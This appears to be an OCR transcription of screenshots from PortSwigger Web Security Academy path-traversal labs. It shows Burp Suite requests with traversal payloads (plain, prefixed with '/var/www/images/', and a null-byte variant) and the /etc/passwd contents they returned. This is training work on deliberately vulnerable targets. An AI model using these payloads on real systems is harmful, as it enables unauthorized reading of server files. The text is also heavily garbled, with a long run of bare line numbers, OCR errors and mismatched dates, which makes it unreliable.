33 systemd-network:x:104:105:systemd Network Management,,/run/systemd:/usr/sbin/nologin
34 systemd-resolve:x:105:106:systemd Resolver,,/run/systemd:/usr/sbin/nologin
35 mysql:x:106:107:MySQL Server,,/nonexistent:/bin/false
36 postgres:x:107:110:PostgreSQL administrator,,/var/lib/postgresql:/bin/bash
37 sshmux:x:108:64:sshmux daemon,,/var/lib/sshmux:/usr/sbin/nologin
38 tkit:x:109:115:RealtimeKit,,/proc:/usr/sbin/nologin
39 mongod:x:110:117:/var/lib/mongod:/usr/sbin/nologin
40 avahi:x:111:118:Avahi mDNS daemon,,/var/run/avahi-daemon:/usr/sbin/nologin
41 cups-pk-helper:x:112:119:user for cups-pk-helper service,,/home/cups-pk-helper:/usr/sbin/nologin
42 geoclue:x:113:120:/var/lib/geoclue:/usr/sbin/nologin
43 named:x:114:122:/var/lib/named:/usr/sbin/nologin
44 colord:x:115:123:colord colour management daemon,,/var/lib/colord:/usr/sbin/nologin
```

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 1

Request headers 19

Response headers 3

0 highlights

0 highlights

2,410 bytes | 134 millis

Memory: 182.6MB of 15.97GB Disabled

14:49 16.06.2025

File path traversal, traversal sequences stripped non-recursively LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Com-Tool

★★★★★

\$72.45

Home

Description:

You Need Never Look Anyone In The Eye Again

Com-Tool is delighted to bring you this revolutionary concept in the world of communication. It does exactly what it says on the tin. An innovative new way to socialize and enjoy live major events with the flick of a switch (finger on a touchscreen).

14:50 16.06.2025

portswigger.net/web-security/learning-paths/path-traversal/common-obstacles-to-exploiting-path-traversal-vulnerabilities/file-path-traversal/lab-sequences-stripped-non-recursively#

Web Security Academy

←PRACTITIONER

Path traversal 7 of 14

My progress

✓What is path traversal?

✓Reading arbitrary files via path traversal

●Common obstacles to exploiting path traversal vulnerabilities (4 of 10)

○How to prevent a path traversal attack

Lab: File path traversal, traversal sequences stripped non-recursively

PRACTITIONER

LABSolved

This lab contains a path traversal vulnerability in the display of product images.

The application strips path traversal sequences from the user-supplied filename before using it.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

ACCESS THE LAB

Solution

Community solutions

BACK

CONTINUE →

Up next: Common obstacles to exploiting path traversal vulnerabilities - Continued

Поиск

14:50

16.06.2026

ENG

4. Lab: File path traversal, traversal sequences stripped with superfluous URL-decode

This lab contains a path traversal vulnerability in the display of product images.

The application blocks input containing path traversal sequences. It then performs a URL-decode of the input before using it.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

The screenshot shows the Burp Suite interface. The top menu bar includes Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, Discover, and JWT Editor. The HTTP history table lists several requests to `https://0a7b001c03ac485480150d9b00a50055.web-security-academy.net`. The selected request is a GET to `/product?productId=1` with status 200. The detailed view shows the request and response. The response is an HTML page with a title "File path traversal, traversal sequences stripped with superfluous URL-decode". The response body contains a header with a link to `resources/labheader/css/academyLabHeader.css` and a main content area with a link to `resources/labheader/js/labHeader.js`. The response also includes a meta tag for `viewport` and a meta tag for `description`.

The screenshot shows the Burp Suite interface with the Repeater tab selected. The target is `https://0a7b001c03ac485480150d9b00a50055.web-security-academy.net`. The Repeater shows a request and response. The response is an HTML page with a title "File path traversal, traversal sequences stripped with superfluous URL-decode". The response body contains a header with a link to `resources/labheader/css/academyLabHeader.css` and a main content area with a link to `resources/labheader/js/labHeader.js`. The response also includes a meta tag for `viewport` and a meta tag for `description`. The detailed view shows the response and the response body. The response body contains a header with a link to `resources/labheader/css/academyLabHeader.css` and a main content area with a link to `resources/labheader/js/labHeader.js`. The response also includes a meta tag for `viewport` and a meta tag for `description`.

1 x +

Send Cancel < > Burp AI

Target: https://0a7b001c03ac485480150d9b00a50055.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 GET /image?filename=48.jpg HTTP/2
2 Host: 0a7b001c03ac485480150d9b00a50055.web-security-academy.net
3 Cookie: session=fy70e0a9q7TCm0N8QK02m3CTI1FH
4 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a7b001c03ac485480150d9b00a50055.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

Pretty Raw Hex Render

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 1

Request headers 19

Response headers 3

Done

Event log All issues

Memory: 170.2MB of 15.97GB Disabled

2194 16.06.2026

1 x +

Send Cancel < > Burp AI

Target: https://0a7b001c03ac485480150d9b00a50055.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: 0a7b001c03ac485480150d9b00a50055.web-security-academy.net
3 Cookie: session=fy70e0a9q7TCm0N8QK02m3CTI1FH
4 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a7b001c03ac485480150d9b00a50055.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14
5
6 "No such file"
```

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 1

Request headers 19


Response headers 3

Done

Event log All issues

Memory: 181.0MB of 15.97GB Disabled

2195 16.06.2026



5. Lab: File path traversal, validation of start of path

This lab contains a path traversal vulnerability in the display of product images.

The application transmits the full file path via a request parameter, and validates that the supplied path starts with the expected folder.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

Image showing the Burp Suite interface. The top panel displays the HTTP history, showing a GET request to `https://0a1a00c604e485ff8085da.../product?productId=1` with a status code of 200. The bottom panel shows the Repeater tab, displaying the request details for the same URL. The response shows the product page for "Inflatable Dartboard" with a price of \$26.05. The response body includes a list of products and a detailed description of the Inflatable Dartboard, which is a dartboard that can be inflated and used as a pool table.

The Repeater tab shows the following request details:

```
1 GET /product?productId=1 HTTP/2
2 Host: 0a1a00c604e485ff8085da4b004400af.web-security-academy.net
3 Cookie: session=Ndc3Lmcg...
4 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="116"
5 Sec-Ch-Ua-Mobile: 0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a1a00c604e485ff8085da4b004400af.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

The response shows the product page for "Inflatable Dartboard" with a price of \$26.05. The response body includes a list of products and a detailed description of the Inflatable Dartboard, which is a dartboard that can be inflated and used as a pool table.

The Inspector tab shows the following request attributes:

- Request query parameters: 1
- Request body parameters: 0
- Request cookies: 1
- Request headers: 19
- Response headers: 3

Burp Suite Community Edition v2026.4.3 - Temporary Project


Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

Target: https://0a1a0dc604e485ff8085da4b004400af.web-security-academy.net HTTP/2

Request

```
1 GET /image?filename=/var/www/images/13.jpg HTTP/2
2 Host: 0a1a0dc604e485ff8085da4b004400af.web-security-academy.net
3 Cookie: session=Ndc3LImcgc1vnaoJyK17pT5BxRmQldcY
4 Sec-Ch-UA: "Not-A.Brand";v="24", "Chromium";v="116"
5 Sec-Ch-UA-Mobile: 70
6 Sec-Ch-UA-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Best: document
15 Referer: https://0a1a0dc604e485ff8085da4b004400af.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response



Inspector

- Request attributes: 2
- Request query parameters: 1
- Request body parameters: 0
- Request cookies: 1
- Request headers: 19
- Response headers: 3

187,821 bytes | 421 millis

Memory: 173.0MB of 15.97GB Disabled

Burp Suite Community Edition v2026.4.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

Target: https://0a1a0dc604e485ff8085da4b004400af.web-security-academy.net HTTP/2

Request

```
1 GET /image?filename=/var/www/images/../../../../etc/passwd HTTP/2
2 Host: 0a1a0dc604e485ff8085da4b004400af.web-security-academy.net
3 Cookie: session=Ndc3LImcgc1vnaoJyK17pT5BxRmQldcY
4 Sec-Ch-UA: "Not-A.Brand";v="24", "Chromium";v="116"
5 Sec-Ch-UA-Mobile: 70
6 Sec-Ch-UA-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Best: document
15 Referer: https://0a1a0dc604e485ff8085da4b004400af.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x11:0:root:/root:/bin/bash
7 daemon:x11:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x11:2:bin:/bin:/usr/sbin/nologin
9 sys:x11:3:sys:/dev:/usr/sbin/nologin
10 sync:x11:4:65534:sync:/bin:/bin/sync
11 games:x11:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x11:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x11:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x11:8:mail:/var/mail:/usr/sbin/nologin
15 news:x11:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x11:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x11:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x11:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x11:34:34:backup:/var/backups:/usr/sbin/nologin
20 lirc:x11:38:38:Lirc Manager:/var/lib:/usr/sbin/nologin
21 irc:x11:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x11:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x11:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 apt:x11:100:65534:/nonexistent:/usr/sbin/nologin
25 peter:x11:12001:12001:/home/peter:/bin/bash
26 carlos:x11:12002:12002:/home/carlos:/bin/bash
27 user:x11:12003:12003:/home/user:/bin/bash
28 elmer:x11:12099:12099:/home/elmer:/bin/bash
29 academy:x11:10000:10000:/academy:/bin/bash
30 messagebus:x11:101:101:/nonexistent:/usr/sbin/nologin
31 dnsmasq:x11:102:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
32 systemd-timesyncd:x11:103:103:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
33 systemd-networkd:x11:104:104:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
34 systemd-resolved:x11:105:105:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
35 myq1:x11:106:107:MyQ1 Server,,:/nonexistent:/bin/false
36 postgres:x11:107:110:postgres: administrator,,:/var/lib/postgresql:/bin/bash
37 usbmux:x11:108:46:usbmuxd daemon,,:/var/lib/usbmux:/usr/sbin/nologin
38 ctkit:x11:109:115:RealtimeKit,,:/proc:/usr/sbin/nologin
39 mongod:x11:110:117:/var/lib/mongod:/usr/sbin/nologin
40 avahi:x11:111:110:Avahi mDNS daemon,,:/var/run/avahi-daemon:/usr/sbin/nologin
41 cups-pk-helper:x11:112:119:/usr/bin/cups-pk-helper
42 service,,:/home/cups-pk-helper:/usr/sbin/nologin
43 geoclue:x11:113:120:/var/lib/geoclue:/usr/sbin/nologin
44 mamed:x11:114:121:/var/lib/mamed:/usr/sbin/nologin
45 colord:x11:115:123:colord colour management daemon,,:/var/lib/colord:/usr/sbin/nologin
46
```

Inspector

- Request attributes: 2
- Request query parameters: 1
- Request body parameters: 0
- Request cookies: 1
- Request headers: 19
- Response headers: 3

2,410 bytes | 154 millis

Memory: 173.0MB of 15.97GB Disabled

File path traversal, validation of start of path

LAB Solved

WebSecurity Academy

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Inflatable Dartboard

★★★★☆
\$26.05

Description:

Forget the traditional pocket travel games, things have just got much more exciting. Now you can play darts wherever you choose with our inflatable dartboard, and folding darts.

All you need is a pair of lungs and there she blows. Ready to play in seconds. With a handy hanging ring, puncture kit, hammer, and approximately 1000 nails,

Поиск

portswigger.net/web-security/learning-paths/path-traversal/common-obstacles-to-exploiting-path-traversal-vulnerabilities/file-path-traversal/lab-validate-start-of-path#

← PRACTITIONER

Path traversal 11 of 14

WebSecurity Academy

My progress

✓ What is path traversal?

✓ Reading arbitrary files via path traversal

● Common obstacles to exploiting path traversal vulnerabilities (8 of 10)

○ How to prevent a path traversal attack

Lab: File path traversal, validation of start of path

PRACTITIONER

LAB Solved

This lab contains a path traversal vulnerability in the display of product images.

The application transmits the full file path via a request parameter, and validates that the supplied path starts with the expected folder.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

ACCESS THE LAB

Solution

Community solutions

BACK

CONTINUE →

Up next: Common obstacles to exploiting path traversal vulnerabilities - Continued

6. Lab: File path traversal, validation of file extension with null byte bypass

This lab contains a path traversal vulnerability in the display of product images.

The application validates that the supplied filename ends with the expected file extension.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

21

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

38

39

40

41

42

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

89

90

91

92

93

94

95

96

97

98

99

100

101

102

103

104

105

106

107

108

109

110

111

112

113

114

115

116

117

118

119

120

121

122

123

124

125

126

127

128

129

130

131

132

133

134

135

136

137

138

139

140

141

142

143

144

145

146

147

148

149

150

151

152

153

154

155

156

157

158

159

160

161

162

163

164

165

166

167

168

169

170

171

172

173

174

175

176

177

178

179

180

181

182

183

184

185

186

187

188

189

190

191

192

193

194

195

196

197

198

199

200

201

202

203

204

205

206

207

208

209

210

211

212

213

214

215

216

217

218

219

220

221

222

223

224

225

226

227

228

229

230

231

232

233

234

235

236

237

238

239

240

241

242

243

244

245

246

247

248

249

250

251

252

253

254

255

256

257

258

259

260

261

262

263

264

265

266

267

268

269

270

271

272

273

274

275

276

277

278

279

280

281

282

283

284

285

286

287

288

289

290

291

292

293

294

295

296

297

298

299

300

301

302

303

304

305

306

307

308

309

310

311

312

313

314

315

316

317

318

319

320

321

322

323

324

325

326

327

328

329

330

331

332

333

334

335

336

337

338

339

340

341

342

343

344

345

346

347

348

349

350

351

352

353

354

355

356

357

358

359

360

361

362

363

364

365

366

367

368

369

370

371

372

373

374

375

376

377

378

379

380

381

382

383

384

385

386

387

388

389

390

391

392

393

394

395

396

397

398

399

400

401

402

403

404

405

406

407

408

409

410

411

412

413

414

415

416

417

418

419

420

421

422

423

424

425

426

427

428

429

430

431

432

433

434

435

436

437

438

439

440

441

442

443

444

445

446

447

448

449

450

451

452

453

454

455

456

457

458

459

460

461

462

463

464

465

466

467

468

469

470

471

472

473

474

475

476

477

478

479

480

481

482

483

484

485

486

487

488

489

490

491

492

493

494

495

496

497

498

499

500

501

502

503

504

505

506

507

508

509

510

511

512

513

514

515

516

517

518

519

520

521

522

523

524

525

526

527

528

529

530

531

532

533

534

535

536

537

538

539

540

541

542

543

544

545

546

547

548

549

550

551

552

553

554

555

556

557

558

559

560

561

562

563

564

565

566

567

568

569

570

571

572

573

574

575

576

577

578

579

580

581

582

583

584

585

586

587

588

589

590

591

592

593

594

595

596

597

598

599

600

601

602

603

604

605

606

607

608

609

610

611

612

613

614

615

616

617

618

619

620

621

622

623

624

625

626

627

628

629

630

631

632

633

634

635

636

637

638

639

640

641

642

643

644

645

646

647

648

649

650

651

652

653

654

655

656

657

658

659

660

661

662

663

664

665

666

667

668

669

670

671

672

673

674

675

676

677

678

679

680

681

682

683

684

685

686

687

688

689

690

691

692

693

694

695

696

697

698

699

700

701

702

703

704

705

706

707

708

709

710

711

712

713

714

715

716

717

718

719

720

721

722

723

724

725

726

727

728

729

730

731

732

733

734

735

736

737

738

739

740

741

742

743

744

745

746

747

748

749

750

751

752

753

754

755

756

757

758

759

760

761

762

763

764

765

766

767

768

769

770

771

772

773

774

775

776

777

778

779

780

781

782

783

784

785

786

787

788

789

790

791

792

793

794

795

796

797

798

799

800

801

802

803

804

805

806

807

808

809

810

811

812

813

814

815

816

817

818

819

820

821

822

823

824

825

826

827

828

829

830

831

832

833

834

835

836

837

838

839

840

841

842

843

844

845

846

847

848

849

850

851

852

853

854

855

856

857

858

859

860

861

862

863

864

865

866

867

868

869

870

871

872

873

874

875

876

877

878

879

880

881

882

883

884

885

886

887

888

889

890

891

892

893

894

895

896

897

898

899

900

901

902

903

904

905

906

907

908

909

910

911

912

913

914

915

916

917

918

919

920

921

922

923

924

925

926

927

928

929

930

931

932

933

934

935

936

937

938

939

940

941

942

943

944

945

946

947

948

949

950

951

952

953

954

955

956

957

958

959

960

961

962

963

964

965

966

967

968

969

970

971

972

973

974

975

976

977

978

979

980

981

982

983

984

985

986

987

988

989

990

991

992

993

994

995

996

997

998

999

1000

1001

1002

1003

1004

1005

1006

1007

1008

1009

1010

1011

1012

1013

1014

1015

1016

1017

1018

1019

1020

1021

1022

1023

1024

1025

1026

1027

1028

1029

1030

1031

1032

1033

1034

1035

1036

1037

1038

1039

1040

1041

1042

1043

1044

1045

1046

1047

1048

1049

1050

1051

1052

1053

1054

1055

1056

1057

1058

1059

1060

1061

1062

1063

1064

1065

1066

1067

1068

1069

1070

1071

1072

1073

1074

1075

1076

1077

1078

1079

1080

1081

1082

1083

1084

1085

1086

1087

1088

1089

1090

1091

1092

1093

1094

1095

1096

1097

1098

1099

1100

1101

1102

1103

1104

1105

1106

1107

1108

1109

1110

1111

1112

1113

1114

1115

1116

1117

1118

1119

1120

1121

1122

1123

1124

1125

1126

1127

1128

1129

1130

1131

1132

1133

1134

1135

1136

1137

1138

1139

1140

1141

1142

1143

1144

1145

1146

1147

1148

1149

1150

1151

1152

1153

1154

1155

1156

1157

1158

1159

1160

1161

1162

1163

1164

1165

1166

1167

1168

1169

1170

1171

1172

1173

1174

1175

1176

1177

1178

1179

1180

1181

1182

1183

1184

1185

1186

1187

1188

1189

1190

1191

1192

1193

1194

1195

1196

1197

1198

1199

1200

1201

1202

1203

1204

1205

1206

1207

1208

1209

1210

1211

1212

1213

1214

1215

1216

1217

1218

1219

1220

1221

1222

1223

1224

1225

1226

1227

1228

1229

1230

1231

1232

1233

1234

1235

1236

1237

1238

1239

1240

1241

1242

1243

1244

1245

1246

1247

1248

1249

1250

1251

1252

1253

1254

1255

1256

1257

1258

1259

1260

1261

1262

1263

1264

1265

1266

1267

1268

1269

1270

1271

1272

1273

1274

1275

1276

1277

1278

1279

1280

1281

1282

1283

1284

1285

1286

1287

1288

1289

1290

1291

1292

1293

1294

1295

1296

1297

1298

1299

1300

1301

1302

1303

1304

1305

1306

1307

1308

1309

1310

1311

1312

1313

1314

1315

1316

1317

1318

1319

1320

1321

1322

1323

1324

1325

1326

1327

1328

1329

1330

1331

1332

1333

1334

1335

1336

1337

1338

1339

1340

1341

1342

1343

1344

1345

1346

1347

1348

1349

1350

1351

1352

1353

1354

1355

1356

1357

1358

1359

1360

1361

1362

1363

1364

1365

1366

1367

1368

1369

1370

1371

1372

1373

1374

1375

1376

1377

1378

1379

1380

1381

1382

1383

1384

1385

1386

1387

1388

1389

1390

1391

1392

1393

1394

1395

1396

1397

1398

1399

1400

1401

1402

1403

1404

1405

1406

1407

1408

1409

1410

1411

1412

1413

1414

1415

1416

1417

1418

1419

1420

1421

1422

1423

1424

1425

1426

1427

1428

1429

1430

1431

1432

1433

1434

1435

1436

1437

1438

1439

1440

1441

1442

1443

1444

1445

1446

1447

1448

1449

1450

1451

1452

1453

1454

1455

1456

1457

1458

1459

1460

1461

1462

1463

1464

1465

1466

1467

1468

1469

1470

1471

1472

1473

1474

1

Burp Suite Community Edition v2026.4.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

Target: <https://0ae400fc035dce8c81bc2a7300cc005e.web-security-academy.net> HTTP/2

Request

Pretty Raw Hex

```
1 GET /image?filename=8.jpg HTTP/2
2 Host: 0ae400fc035dce8c81bc2a7300cc005e.web-security-academy.net
3 Cookie: session=xJLSche0y7BwvKTLBtytjQ5B8WAVbD
4 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="116"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Best: document
15 Referer: https://0ae400fc035dce8c81bc2a7300cc005e.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

Pretty Raw Hex Render



Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 1

Request headers 19

Response headers 3

166,301 bytes | 371 millis

Memory: 167.8MB of 15.97GB Disabled

Burp Suite Community Edition v2026.4.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

Target: <https://0ae400fc035dce8c81bc2a7300cc005e.web-security-academy.net> HTTP/2

Request

Pretty Raw Hex

```
1 GET /image?filename=../../../../etc/passwd00.jpg HTTP/2
2 Host: 0ae400fc035dce8c81bc2a7300cc005e.web-security-academy.net
3 Cookie: session=xJLSche0y7BwvKTLBtytjQ5B8WAVbD
4 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="116"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Best: document
15 Referer: https://0ae400fc035dce8c81bc2a7300cc005e.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x11:0:root:/root:/bin/bash
7 daemon:x11:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x11:2:bin:/bin:/usr/sbin/nologin
9 sys:x11:3:sys:/dev:/usr/sbin/nologin
10 sync:x11:4:65534:sync:/bin:/bin/sync
11 games:x11:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x11:6:10:man:/var/cache/man:/usr/sbin/nologin
13 lp:x11:7:1:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x11:8:mail:/var/mail:/usr/sbin/nologin
15 news:x11:9:news:/var/spool/news:/usr/sbin/nologin
